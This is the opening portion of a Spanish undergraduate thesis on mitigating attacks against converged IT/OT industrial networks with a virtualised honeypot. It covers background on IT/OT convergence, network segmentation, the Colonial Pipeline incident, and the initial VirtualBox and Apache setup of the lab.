Universidad de Valladolid

ESCUELA TÉCNICA SUPERIOR DE INGENIEROS DE TELECOMUNICACIÓN

Mitigación de ataques en redes industriales de convergencia IT-OT mediante un honeypot virtualizado. Estudio de su de eficacia

TRABAJO FIN DE GRADO

Grado en Ingeniería de Tecnologías de Telecomunicación

Autor:

Alejandro Carral Santos

Tutor:

Federico Simmross-Wattenberg

Mayo 2025

A aquellos que me han acompañado durante este camino y han confiado en mi.

A los que sirvieron de inspiración y apoyo en los momentos de debilidad.

"Sin duda hay que perderse para hallar destinos inalcanzables; de lo contrario, todo el mundo sabría dónde están." — Héctor Barbossa

Resumen

En la actualidad, los sistemas industriales están experimentando una transformación digital profunda, integrando tecnologías inteligentes y conectividad que los hacen más eficientes, pero también más vulnerables. La unión entre entornos IT (Tecnología de la Información) y OT (Tecnología Operativa) ha dado lugar a infraestructuras híbridas donde los ciberataques pueden tener consecuencias no solo digitales, sino también físicas. Esta nueva realidad ha incrementado la necesidad de fortalecer la seguridad en redes industriales expuestas a amenazas cada vez más sofisticadas.

Este Trabajo de Fin de Grado plantea el diseño y despliegue de un laboratorio virtual que reproduce una red industrial moderna compuesta por segmentos IT y OT. A partir de esta simulación, se han realizado diversas fases de análisis de seguridad orientadas tanto a la identificación de vectores de ataque como a la aplicación de mecanismos de defensa. Se ha llevado a cabo una prueba de concepto en la que se reproducen distintos escenarios de ataque sobre los activos industriales, evaluando su impacto y proponiendo medidas de mitigación.

Durante el desarrollo se utilizaron herramientas habituales en auditorías de seguridad, pruebas de penetración y técnicas de análisis forense, con el objetivo de establecer una base técnica sólida para proteger este tipo de infraestructuras. Además, se implementaron prácticas de ciberseguridad como el *hardening* y la segmentación de red, así como mecanismos de monitorización continua, alineados con las necesidades reales del sector industrial en su transición hacia entornos digitales interconectados.

Palabras Clave: Ciberseguridad industrial, Redes IT/OT, Industria inteligente, Auditoría de sistemas, *Hacking*, *Honeypot*, Seguridad ofensiva, Controlador lógico programable (PLC).

Abstract

Currently, industrial systems are undergoing a profound digital transformation, integrating smart technologies and connectivity that make them more efficient, but also more vulnerable. The convergence of IT (Information Technology) and OT (Operational Technology) environments has led to hybrid infrastructures where cyberattacks can have not only digital but also physical consequences. This new reality has increased the need to strengthen the security of industrial networks exposed to increasingly sophisticated threats.

This Bachelor's Thesis presents the design and deployment of a virtual laboratory that replicates a modern industrial network composed of both IT and OT segments. Based on this simulation, several security analysis phases were carried out, focusing on both the identification of attack vectors and the implementation of defense mechanisms. A proof of concept was conducted, reproducing different attack scenarios targeting industrial assets, evaluating their impact, and proposing mitigation measures.

During the development process, tools commonly used in security audits, penetration testing, and forensic analysis techniques were employed, aiming to establish a solid technical foundation for protecting this type of infrastructure. In addition, cybersecurity practices such as *hardening*, network segmentation, and continuous monitoring mechanisms were implemented, aligned with the real-world needs of the industrial sector in its transition toward interconnected digital environments.

Keywords: Industrial cybersecurity, IT/OT networks, Smart industry, System auditing, *Hacking*, *Honeypot*, Offensive security, Programmable logic controller (PLC).

Índice general

Índice de figuras

Capítulo 1

Introducción

La transformación digital que impulsa la Industria 4.0 ha traído consigo una fusión progresiva entre los sistemas de Tecnología de la Información (IT) y los de Tecnología Operativa (OT). Este avance, aunque altamente beneficioso en términos de eficiencia, automatización y control, ha expuesto a los entornos industriales a un nuevo abanico de amenazas cibernéticas. Sistemas antes aislados ahora se encuentran interconectados a redes públicas o híbridas, elevando considerablemente el riesgo de sufrir ataques dirigidos.

Los incidentes recientes han demostrado que incluso infraestructuras críticas pueden verse comprometidas por una mala configuración, una arquitectura débil o una falta de visibilidad en los entornos industriales. Esta realidad pone de manifiesto la necesidad urgente de reforzar la seguridad de estos sistemas y formar perfiles profesionales que entiendan tanto del mundo IT como del OT.

Este trabajo surge, por tanto, de la inquietud por explorar de forma práctica y realista cómo se comportan estas redes mixtas ante amenazas externas, y cómo pueden protegerse.

1.1. Motivación

La evolución hacia la Industria 4.0 ha transformado radicalmente los entornos industriales mediante la integración de tecnologías como la Internet de las Cosas (IoT), la computación en la nube, el análisis de datos en tiempo real y la automatización avanzada. Esta nueva era digital ha permitido a las empresas manufactureras optimizar procesos, reducir

costes y aumentar la eficiencia operativa. No obstante, esta interconectividad también ha generado nuevos vectores de ataque y mayores riesgos de ciberseguridad.

Según el informe de IBM X-Force Threat Intelligence Index 2024[1], el sector industrial fue el más atacado del mundo por segundo año consecutivo, representando el 24,8 % de todos los ciberataques globales, superando incluso al sector financiero y sanitario. Además, en el primer trimestre de 2025, el 61 % de las redes OT analizadas presentaban vulnerabilidades críticas sin parchear, según el informe de Dragos[2], empresa especializada en seguridad industrial.

Entre los ciberataques más destacados a infraestructuras industriales se encuentran amenazas como TRITON, diseñado para sabotear sistemas de seguridad en plantas petroquímicas, o BlackEnergy, utilizado en ataques a redes eléctricas. Estos ejemplos ponen en evidencia la necesidad urgente de evaluar y reforzar la ciberseguridad en sistemas de control industrial (ICS). Ante este escenario, resulta fundamental contar con herramientas y metodologías que permitan analizar de manera segura el comportamiento de estas amenazas en entornos industriales. La simulación en un entorno controlado se convierte así en una estrategia adecuada para entender sus vulnerabilidades, evaluar los riesgos y desarrollar contramedidas efectivas sin poner en peligro infraestructuras críticas reales. Este Trabajo de Fin de Grado plantea el diseño y despliegue de un entorno de laboratorio que simula una red industrial realista, con una clara separación entre los entornos IT y OT, incorporando múltiples vectores de ataque y defensas como honeypots. El objetivo principal es el estudio y la mitigación de ataques, para ello se recreará un ciberataque controlado que permita analizar las fases del compromiso de una red industrial, desde la intrusión inicial hasta la posible afectación del entorno OT.

Esta propuesta busca no solo entender cómo actúan los atacantes en redes industriales, sino también qué medidas podrían implementarse para mitigar estos riesgos, en un contexto donde la ciberseguridad industrial se ha convertido en un pilar fundamental.

1.2. Objetivos

El objetivo general de este trabajo es diseñar, desplegar y analizar un entorno industrial virtualizado IT/OT con fines defensivos, simulando amenazas reales para estudiar su impacto y aplicar medidas de seguridad efectivas, utilizando para ello un *Honeypot*. Entre los objetivos específicos destacan:

- **Diseñar una red segmentada IT/OT realista** basada en topologías comunes de entornos industriales.
- **Configurar múltiples servicios y máquinas virtuales** simulando un entorno de producción, incluyendo servidores web, DNS, router y un honeypot OT.
- **Analizar las técnicas más comunes utilizadas por los ciberdelincuentes** como ataques de fuerza bruta y uso de *Reverse Shells* (Consolas interactivas enviadas al atacante)
- **Simular un ciberataque y analizar su impacto** mediante un laboratorio virtual alojado en VirtualBox
- **Extraer conclusiones aplicables al mundo real** ofreciendo recomendaciones de seguridad y buenas prácticas para proteger los activos de una industria conectada.

1.3. Metodología

Para llevar a cabo este Trabajo de Fin de Grado, se ha adoptado una metodología práctica basada en la virtualización de un entorno industrial que nos presenta una red en la que convergen elementos IT como OT. El proceso comenzó con el diseño de una arquitectura de red segmentada, que reproduce un escenario realista con separación entre los sistemas corporativos y los sistemas industriales. A continuación, se procedió al despliegue del laboratorio en VirtualBox, configurando cuatro máquinas virtuales con roles específicos: un servidor web, una máquina atacante, un router y un honeypot industrial. Una vez operativo el entorno, se instalaron y configuraron distintos servicios, simulando un entorno

productivo susceptible a ataques. Posteriormente, se llevaron a cabo pruebas de intrusión desde la máquina atacante, replicando técnicas comunes como escaneo de puertos, ataques por fuerza bruta o establecimiento de *reverse shells*, con el objetivo de analizar el impacto que tendrían sobre la red y sus servicios. A partir de estos experimentos, se aplicaron medidas defensivas que permitieran mitigar los riesgos observados. Finalmente se ha documentado el proceso en este Trabajo de fin de Grado, analizando tanto la efectividad de las medidas implementadas como las lecciones aprendidas, con el propósito de extraer conclusiones que puedan ser aplicables a entornos industriales reales y servir de base para futuras investigaciones en ciberseguridad industrial.

1.4. Estructura de la memoria

Esta memoria está dividida en seis capítulos con objetivos diferentes.
En el primero de ellos (el presente), introducimos los objetivos principales de la memoria a la vez que presentamos un pequeño *background* sobre los temas que trataremos.
En el segundo se tratará el tema de la convergencia IT/OT. Qué son las redes IT y en que se diferencian de las redes OT, por qué es importante aplicar buenas técnicas de seguridad y las consecuencias de no aplicarlas.
Posteriormente, en el capítulo 3, se comenzará con la fase de diseño del entorno simulado sobre el que basaremos el ataque, usaremos la herramienta *VirtualBox* para alojar las diferentes máquinas simuladas.
En el capítulo 4, explicaremos las diferentes fases de las que consta un ciberataque real, y se presentarán diferentes herramientas y técnicas para lograr una explotación completa de una red.
El capítulo 5 corresponde a la fase de ataque a la red previamente montada, en la que se extraerán conclusiones de los peligros a los que se puede ver expuesta la red OT.
Finalmente, en el último capítulo extraeremos conclusiones y veremos hacia dónde puede evolucionar la ciberseguridad en estos entornos industriales.

Capítulo 2

Convergencia IT/OT

En el contexto industrial moderno es fundamental distinguir entre Tecnologías de la Información (IT) y Tecnologías Operativas (OT), ya que ambas juegan roles distintos pero complementarios dentro de las organizaciones.

El ámbito IT se refiere a todos los sistemas y herramientas relacionadas con el procesamiento, almacenamiento y transmisión de datos digitales. Su objetivo principal es gestionar la información y facilitar la toma de decisiones dentro de una empresa. Se incluyen servidores y equipos informáticos, bases de datos y sistemas de almacenamiento y redes corporativas.

El ámbito OT, por otro lado, abarca los sistemas y dispositivos diseñados para supervisar, controlar y automatizar los procesos físicos de producción o servicios. Su foco está en el entorno industrial, y prioriza la disponibilidad y continuidad operativa por encima de otros factores. Se incluyen PLCs (Un PLC es un controlador lógico programable, es decir, un pequeño ordenador industrial diseñado para automatizar procesos en entornos industriales. Su función es controlar dispositivos eléctricos o mecánicos como motores, sensores y válvulas de forma automática y programable), sistemas SCADA (Sistema para controlar sistemas remotos en un entorno industiral), redes industriales y buses de campo.



Figura 2.1: Elementos IT/OT.

En la figura 2.1 se observa la diferencia de componentes pertenecientes a las redes OT en contraposición a los que corresponden a las redes IT, para ayudar a entender las diferencias entre ellas. En el contexto de redes OT encontramos elementos como *RTUs* (Unidad Terminal Remota), *HMIs* (Human-Machine Interface), *ICS* (Sistema de Control Industrial). Las redes IT abarcan protocolos como *ERP* (Entreprise Resource Planning) y *CRM* (Customer Relationship Management). La convergencia IT/OT hace referencia a la integración progresiva de los sistemas informáticos tradicionales (IT) con los sistemas de control industrial (OT), con el objetivo de crear un entorno más conectado, eficiente y automatizado. Esta unión es uno de los pilares fundamentales de la Industria 4.0, ya que permite que la información fluya desde la planta de producción hasta los niveles directivos en tiempo real.

La unión de estos dos mundos, que antes estaban completamente separados, aumenta la superficie de ataque de los entornos industriales. Los sistemas OT, tradicionalmente diseñados para estar aislados y no para ser seguros frente a amenazas externas, ahora están conectados a redes que podrían ser comprometidas desde el exterior.

2.1. Riesgos y desafíos de seguridad en la convergencia IT/OT

En esta sección veremos cuales son los principales riesgos a los que se enfrentan las empresas en las que convergen elementos pertenecientes a redes IT y a redes OT.

- **Mayor exposición a amenazas externas**: conectar sistemas OT a redes corporativas o a Internet implica que dispositivos antes protegidos por aislamiento (air-gapped) ahora están expuestos a amenazas comunes en IT como malware, ransomware o accesos no autorizados.

- **Falta de visibilidad y control centralizado**: muchos sistemas OT como Modbus antiguos (Servicio de comunicación entre dispositivos), utilizan protocolos propietarios o carecen de registros detallados, lo que dificulta su supervisión desde una perspectiva IT tradicional. Esto impide la detección temprana de anomalías.

- **Desactualización y falta de parches**: es frecuente que los entornos OT operen con *software* y sistemas operativos obsoletos, difíciles de actualizar por requisitos de disponibilidad o certificaciones. Esto convierte las vulnerabilidades conocidas en puertas de entrada fáciles para ciberdelincuentes.

- **Falta de formación y concienciación en OT**: los equipos de OT suelen estar liderados por ingenieros o técnicos con poca formación en ciberseguridad, ya que su ámbito principal de trabajo no tiene por qué comprender conocimientos informáticos, como sí que deberían tener los trabajadores de equipos IT. Esto provoca errores humanos, malas configuraciones o falta de protección básica (como contraseñas por defecto).

- **Riesgo para la seguridad física y humana**: a diferencia de los entornos puramente IT, un ciberataque en OT puede tener consecuencias físicas mucho más tangibles tales como fallos en maquinaria, apagones, explosiones o parálisis de infraestructuras críticas.

Como pilares básicos de seguridad en entornos IT y OT podemos destacar tres: integridad, confidencialidad y disponibilidad. Cada uno de ellos tiene una importancia diferente según el ámbito en el que se trabaje. En la figura 2.2 podemos ver este reparto de prioridades, destacando la poca importancia recibida por la confidencialidad en entornos OT, donde se prioriza la integridad (información precisa y confiable) y la disponibilidad (información disponible para las personas autorizadas).



Figura 2.2: Prioridades IT/OT.

2.2. Arquitectura típica en entornos IT/OT

En entornos industriales modernos, la arquitectura de red suele seguir un modelo jerárquico por capas, inspirado en el modelo Purdue (Purdue Enterprise Reference Architecture - PERA), que organiza la red en diferentes niveles para separar funciones empresariales, operativas y de control:

- **Nivel 5: Nivel empresarial (Enterprise)**: compuesto por servidores en la nube, servidores de correo electrónico, y otras aplicaciones corporativas.
- **Nivel 4: Nivel de gestión de producción (MES)**: este nivel lo forman los sistemas de gestión de operaciones, como *MES* (*Manufacturing Execution Systems*),

que controlan la logística, el mantenimiento y la planificación.

- **Nivel 3: Nivel de supervisión** : *PLCs, RTUs, DCS* (*Distributed Control Systems*) que ejecutan la lógica de automatización.

- **Nivel 2: Control de procesos** : en este nivel encontraremos los sensores, actuadores y controladores conectados a los sistemas de control.

- **Nivel 1: Dispositivos de campo**: correspondiente a los equipos físicos, maquinaria, robots, válvulas y motores.

2.3. Configuraciones típicas de red: segmentación y zonas DMZ

Una de las prácticas fundamentales en la convergencia IT/OT es la segmentación de red, que consiste en dividir la red en zonas aisladas con reglas de comunicación estrictas entre ellas. Esto evita que un ataque iniciado en IT pueda propagarse fácilmente al entorno OT.

Otra configuración habitual es el uso de una *DMZ* (Zona Desmilitarizada) industrial 2.3 entre los entornos IT y OT. Esta zona intermedia alberga servicios que requieren comunicación cruzada (como servidores de actualización, proxies o servidores *SCADA*) y actúa como una barrera de contención.

Acceso remoto y *jump servers*: Uno de los puntos más vulnerables en la arquitectura es el acceso remoto de técnicos externos o administradores. Para controlarlo, se recomienda la implantación de un *Jump Server*, un equipo especialmente protegido que actúa como único punto de entrada a la red OT desde la DMZ.

El acceso se realiza mediante una *VPN* y haciendo uso de autenticación multifactor *(MFA)*. Se registra toda la actividad con herramientas de auditoría y monitoreo y permite el establecimiento de conexiones restringidas solo a dispositivos autorizados.



Figura 2.3: Zona Desmilitarizada.

Esta segmentación facilita la seguridad y la operatividad, permitiendo aplicar diferentes operaciones en función del nivel y el riesgo.

2.4. Un ejemplo real: ataque al oleoducto de Colonial Pipeline

Colonial Pipeline es una de las infraestructuras críticas más importantes de EE. UU., responsable de transportar cerca del 45 % del combustible consumido en la costa este. La empresa opera una red de 8.850 km de oleoductos, que conecta refinerías del sur con grandes centros de distribución y aeropuertos del noreste del país.

En mayo de 2021, Colonial Pipeline fue víctima de un ataque de ransomware por parte del grupo criminal DarkSide [3], quienes lograron infiltrarse en el entorno IT de la compañía. Aunque el sistema OT no fue directamente comprometido, la empresa detuvo preventivamente todas las operaciones de sus oleoductos para evitar un posible impacto mayor o propagación lateral del ataque a los sistemas de control industrial.

El vector de entrada fue una contraseña comprometida para una cuenta VPN que no utilizaba autenticación multifactor. La VPN estaba configurada para aceptar conexiones directamente desde Internet sin filtros o restricciones de IP, lo que amplió la superficie de ataque. Es recomendable limitar el acceso VPN a rangos de IP conocidos. Una vez dentro, los atacantes cifraron los ficheros y exfiltraron alrededor de 100 GB de datos sensibles, exigiendo un rescate de una cantidad superior a los 4 millones de euros.

Las consecuencias del ciberataque no solo fueron económicas:

- **Parálisis de infraestructuras críticas**: Durante varios días, la distribución de combustible quedó interrumpida en gran parte del este de EE. UU., provocando escasez, colas en gasolineras, aumento de precios y una crisis de suministro.
- **Pérdida de reputación y coste económico**: Colonial Pipeline pagó el rescate, parte del dinero fue posteriormente recuperado por las autoridades. Aun así, el daño a la reputación fue irreversible.

Capítulo 3

Diseño y despligue de la red IT/OT simulada

En este apartado se describirá el proceso de diseño y construcción de un laboratorio simulando una red empresarial con segmentación IT (Tecnologías de la Información) y OT (Tecnología Operativa), en un entorno industrial realista en el que llevaremos a cabo distintas fases de un ciberataque. Como parte de la infraestructura del laboratorio, la red contará con un sistema de prevención y análisis de ataques, conocido como *honeypot*. Un *honeypot* es un sistema diseñado para simular servicios o dispositivos vulnerables con el objetivo de atraer a posibles atacantes, registrar sus acciones y analizar sus métodos.
En este caso, el *honeypot* se implementará en la subred OT de AstonCartin, simulando dispositivos industriales como PLC (Programmable Logic Controller) y servidores SCADA.
La finalidad de este sistema es doble:

- **Monitorizar y registrar actividad maliciosa**: se capturarán intentos de acceso no autorizado, escaneos de puertos y ataques dirigidos hacia los sistemas industriales. Esto permitirá analizar las técnicas empleadas y mejorar la seguridad del entorno.

- **Engañar a un atacante y desviar su atención**: al ofrecer un entorno aparentemente real pero sin impacto en la infraestructura principal, el *honeypot* actuará

como una trampa para posibles atacantes, desviando su interés de los sistemas críticos reales.

Para la implementación del honeypot, se utilizará la herramienta Conpot que permite emular servicios industriales y registrar el tráfico generado y se configurarán reglas para dirigir los accesos hacia el honeypot en lugar de hacia una red OT.
Para ello, se ha implementado un conjunto de máquinas virtuales interconectadas, configuradas de manera que emulen una empresa del sector automotriz, denominada "Aston-Cartin", con un entorno de producción basado en tecnologías industriales. Esta infraestructura nos posibilitará evaluar las vulnerabilidades en los sistemas y aplicar técnicas de ataque y defensa en un entorno controlado y supervisado. Durante este capítulo se detallarán los componentes de la red, la configuración de los distintos servicios y las herramientas utilizadas para simular los distintos escenarios.

3.1. Arquitectura de la red simulada

Para el despliegue del entorno se ha utilizado VirtualBox, un software de virtualización que permite la creación de múltiples máquinas virtuales dentro de un mismo equipo físico, lo cual es útil para desplegar redes sin necesidad de disponer de acceso a múltiples dispositivos físicos. Se ha elegido VirtualBox debido a la facilidad de uso y a su polivalencia, ya que incorpora elementos que permiten configurar redes privadas, asignación de IPs y asignación de memoria RAM a cada una de las máquinas. El laboratorio consta de cuatro máquinas, cada una con un rol específico dentro de la infraestructura de la red.
La red diseñada 3.1 para este laboratorio virtual está segmentada en diferentes subredes con el objetivo de simular un entorno empresarial realista y estudiar los posibles vectores de ataque. La segmentación permite aislar distintos servicios y definir controles de acceso entre ellos, replicando una arquitectura segura para la infraestructura de IT y OT.
Red externa (192.168.1.0/24): esta red representa la red pública (Internet), la zona donde podemos encontrar atacantes. Incluye la máquina atacante (192.168.1.46) y el servidor web expuesto (192.168.1.34).



Figura 3.1: Diseño de la red simulada para este trabajo de fin de grado.

Red interna global (10.10.0.0/22): para englobar ambas subredes (IT y OT) sin desperdiciar direcciones IP, se ha utilizado la red 10.10.0.0/22. Esta red permite gestionar hasta 1024 direcciones IP (desde 10.10.0.1 hasta 10.10.3.254), suficiente para el laboratorio.

- **Subred IT (10.10.1.0/24)**: contiene los servicios internos de la empresa, como el servidor web (10.10.1.10). Un *router* (10.10.1.1) actúa como puerta de enlace entre la subred IT y la subred OT. La segmentación de esta subred permite aislar los servicios críticos del acceso externo.

- **Subred OT (10.10.2.0/24)**: esta subred representa la infraestructura industrial de la empresa. Contiene el honeypot (10.10.2.10), diseñado para simular sistemas de control industrial (ICS/SCADA). El *router* (10.10.2.1) permite la comunicación entre la red IT y OT, controlando el tráfico entre ambas.

VirtualBox nos ofrece diferentes opciones de configuración de red para conectar las máquinas virtuales. Cada máquina tendrá habilitada una o varias interfaces de red con una IP asociada para cada interfaz. Si establecemos el adaptador 3.2 en “modo puente”, la máquina virtual se conecta directamente a la red física, obteniendo una IP del router real. Este modo estará habilitado tanto para la máquina atacante como para la primera de las interfaces del servidor web para que puedan tener acceso libre a internet.



Figura 3.2: Adaptador de red VirtualBox.

Otra de las posibilidades que se nos ofrece es una conexión a través de una "Red NAT", que nos permite que varias máquinas compartan una red, permite acceso a Internet y es privada, por lo que no es accesible desde el exterior. Las redes IT y OT creadas en esta simulación serán redes NAT. La única interfaz de la organización que será accesible desde el exterior será por tanto la correspondiente al adaptador puente del servidor web.

Figura 3.3: Subredes IT/OT.

Un punto importante es inhabilitar la asignación de direcciones IP mediante DHCP (Dynamic Host Configuration Protocol), ya que en este caso lo que buscamos es una IP fija para cada interfaz que no sea asignada aleatoriamente al arranque, facilitando así el seguimiento del informe al lector.

3.2. Despliegue de la red

3.2.1. Configuración del servidor web

En este apartado detallaremos el proceso de instalación y configuración del servidor web, elemento clave en este laboratorio, ya que servirá como posible punto de entrada de un atacante y actuará como un nodo expuesto en la subred IT. Para ello utilizaremos el servidor web de código abierto Apache sobre el que montaremos un CMS (Sistema de Gestión de Contenidos) basado en Wordpress, que es uno de los más populares en el mundo dado a su facilidad de uso. También se configurarán *Virtual Hosts* de Apache para gestionar diferentes subdominios albergados por una misma IP.

El servidor corre bajo un sistema operativo Parrot OS, una distribución de Linux basada en Debian, de código abierto y con múltiples herramientas para realizar operaciones acerca de ciberseguridad, pentesting y análisis forense.

El primer paso es establecer la dirección IP de la interfaz correspondiente a la subred IT. Abrimos el fichero `/etc/network/interfaces` y añadimos las siguientes líneas:

```
1 auto enp0s8
2 iface enp0s8 inet static
3     address 10.10.1.10
4     netmask 255.255.255.0
```

Una vez guardado el archivo, reiniciamos la máquina o el servicio de red para que los cambios se apliquen.

Descargamos Apache mediante el comando '`sudo apt install apache2 -y`' La versión de Apache sobre la que trabajaremos es la 2.4.62, lo cual podemos comprobar con '`apache2 -v`'.

Tras la instalación procedemos a establecer el incio automático del servicio al inicio con 'sudo systemctl enable apache2'

El nombre del dominio de nuestra página web será `astoncartin.com` por lo que crearemos un directorio donde alojar los ficheros en `/var/www/html/astoncartin.com` 3.4. Cam-

biaremos los permisos del directorio `/var/www/html/` para que solo el usuario '`web`' pueda gestionar los archivos. Dejar como propietario al usuario '`root`' es un grave problema de seguridad ya que, en caso de que un atacante lograra un RCE (Remote Code Execution), obtendría permisos de superusuario y comprometería de forma total la máquina actuando como servidor. Para evitar lo anterior usamos los siguientes comandos:

```
sudo chown -R web:web /var/www/html/
sudo chmod -R 711 /var/www/html/
```

```
drwxr--r-- 1 web web 524 Mar 13 11:01 astoncartin.com
```

Figura 3.4: Permisos directorio web.

El parámetro `-R` indica recursividad, por lo que los cambios también se verán aplicados en los subdirectorios contenidos bajo el directorio base.

